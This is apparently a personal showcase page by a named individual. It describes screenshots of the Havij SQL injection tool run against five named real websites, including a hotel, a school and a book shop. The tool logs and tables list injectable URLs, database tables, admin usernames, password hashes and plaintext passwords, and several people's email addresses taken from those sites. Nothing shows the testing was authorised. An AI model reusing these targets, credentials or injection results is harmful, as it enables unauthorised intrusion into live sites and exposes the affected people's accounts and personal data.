

Md Soyab Akhter Sadik

Email: mr.sadik2175@gmail.com

Here are some examples from Havij:

➤ <http://www.embryoohotel.com/room-detail.php?id=1>

The screenshot displays the Havij application window. At the top, the 'Target' field is set to 'http://www.embryoohotel.com/room-detail.php?id=1'. The 'Keyword' and 'Syntax' are set to 'Auto Detect', and the 'Method' is 'GET'. The 'Data Base' is set to 'Auto Detect'. The 'Type' is also 'Auto Detect'. The 'Analyze' button is visible on the right.

The main interface shows a tree view on the left with the following structure:

- room_option
- room_image
- room
- news
- local_area
- image
- contact
- admin
 - permission
 - last_update
 - last_insert
 - password
 - username
 - id

The 'Get Tables' button is selected, and the 'Save Tables' button is also visible. The 'Use Group_Concat (MySQL Only)' checkbox is checked.

The main table displays the results of the enumeration:


username	password	id	permission
admin	e742c63f03ab602f2b38433ffc28b...	1	1
ARMERX	8988c8cb582506f93b59b794af72...	2	0

The status bar at the bottom shows 'Status: I'm IDLE'. The log window displays the following messages:

```
Havij 1.12 Free ready!  
Analyzing http://www.target.com/index.asp?id=123  
Error: 301 Moved Permanently  
Host IP: 151.101.194.187  
Web Server: Varnish  
Finding Keyword...  
Error: 301 Moved Permanently  
Can not find keyword but let me do a try!  
Finding Injection type...  
- - - - -
```

The Windows taskbar at the bottom shows the system clock as 1:54 AM on 4/12/2025.

➤ http://www.uni-1.com.hk/about_en.php?id=2




The screenshot shows the Havij tool interface. The target URL is `http://www.uni-1.com.hk/about_en.php?id=2`. The tool has detected a database and a table named `user`. The table structure is as follows:

password	username	user_id	last_login
80bac55c175d255a520f5112d5e8...	admin	1	2024-01-05 16:21:45

The status bar shows the tool is in `Idle` state. The console output displays the following information:

```
Tables found: category,course,enquiry,news,page,registration,text,user
Count(column_name) of information_schema.columns Where table_schema=0x756E6931646231 AND table_name=0x75736572 is 6
Columns found: user_id,state,username,password,IP,last_login
Count(*) of uni1db1.user is 1
Data Found: password=80bac55c175d255a520f5112d5e8f07c
Data Found: username=admin
Data Found: user_id=1
Data Found: last_login=2024-01-05 16:21:45
```

➤ http://www.pupilbooks.in/book/book.php?id=12&subject_id=28



The screenshot shows the Havij tool interface. The target URL is `http://www.pupilbooks.in/book/book.php?id=12&subject_id=28`. The tool has detected a database and a table named `v`. The table structure is as follows:

v_email	v_pass...	v_username
jitin.jain...	aagam1...	aagam
jitin.jain...	jitin	jitin
jain.jitin...	jitin	jitin jain1
jain.jitin...	jitin	webmaster1

The status bar shows the tool is in `Idle` state. The console output displays the following information:

```
Data Found: v_password=jitin
Data Found: v_username=jitin
Data Found: v_email=jain.jitin@gmail.com
Data Found: v_password=jitin
Data Found: v_username=jitin jain1
Data Found: v_email=jain.jitin@gmail.com
Data Found: v_password=jitin
Data Found: v_username=webmaster1
```

➤ https://www.bishopwalsh.edu.hk/news_detail.php?id=59

The screenshot shows the Havij application window. The target URL is `http://www.bishopwalsh.edu.hk/news_detail.php?id=59`. The application has successfully identified the database as MySQL and the method as GET. The left pane shows the selected fields: `usr_name` and `usr_pwd`. The right pane displays the extracted data:

usr_name	usr_pwd
Administrator	293453210e7f684714d3e1c92ed2ffff77400752
EastTech	42971234f44b567813955235245b2497399d7a93
SystemCreate	
UserModify	
Init	

The status bar at the bottom indicates the application is in 'Idle' state. The log shows the following messages:

```
Turning off 'bypass illegal union' and retrying!  
Data Found: usr_pwd=  
Data Found: usr_name=UserModify  
Turning on 'bypass illegal union' and retrying!  
Data Found: usr_pwd=  
Data Found: usr_name=Init  
Turning off 'bypass illegal union' and retrying!  
Data Found: usr_pwd=
```

➤ <https://www.jeevanscientific.com/newsdetails.php?id=9>

The screenshot shows the Havij application window. The target URL is `http://www.jeevanscientific.com/newsdetails.php?id=9`. The application has successfully identified the database as MySQL and the method as GET. The left pane shows the selected fields: `email` and `password`. The right pane displays the extracted data:

email	password
info@jeevanscientific.com	Jeevan@123
Employee	123456
onlinetax	123456
admin1@onlinetax.com	admin1
admin1@onlinetax.com	admin1@onlinetax.com
admin3@onlinetax.com	admin@123

The status bar at the bottom indicates the application is in 'Idle' state. The log shows the following messages:

```
Data Found: email=onlinetax  
Data Found: password=123456  
Data Found: email=admin1@onlinetax.com  
Data Found: password=admin1  
Data Found: email=admin1@onlinetax.com  
Data Found: password=admin1@onlinetax.com  
Data Found: email=admin3@onlinetax.com  
Data Found: password=admin@123
```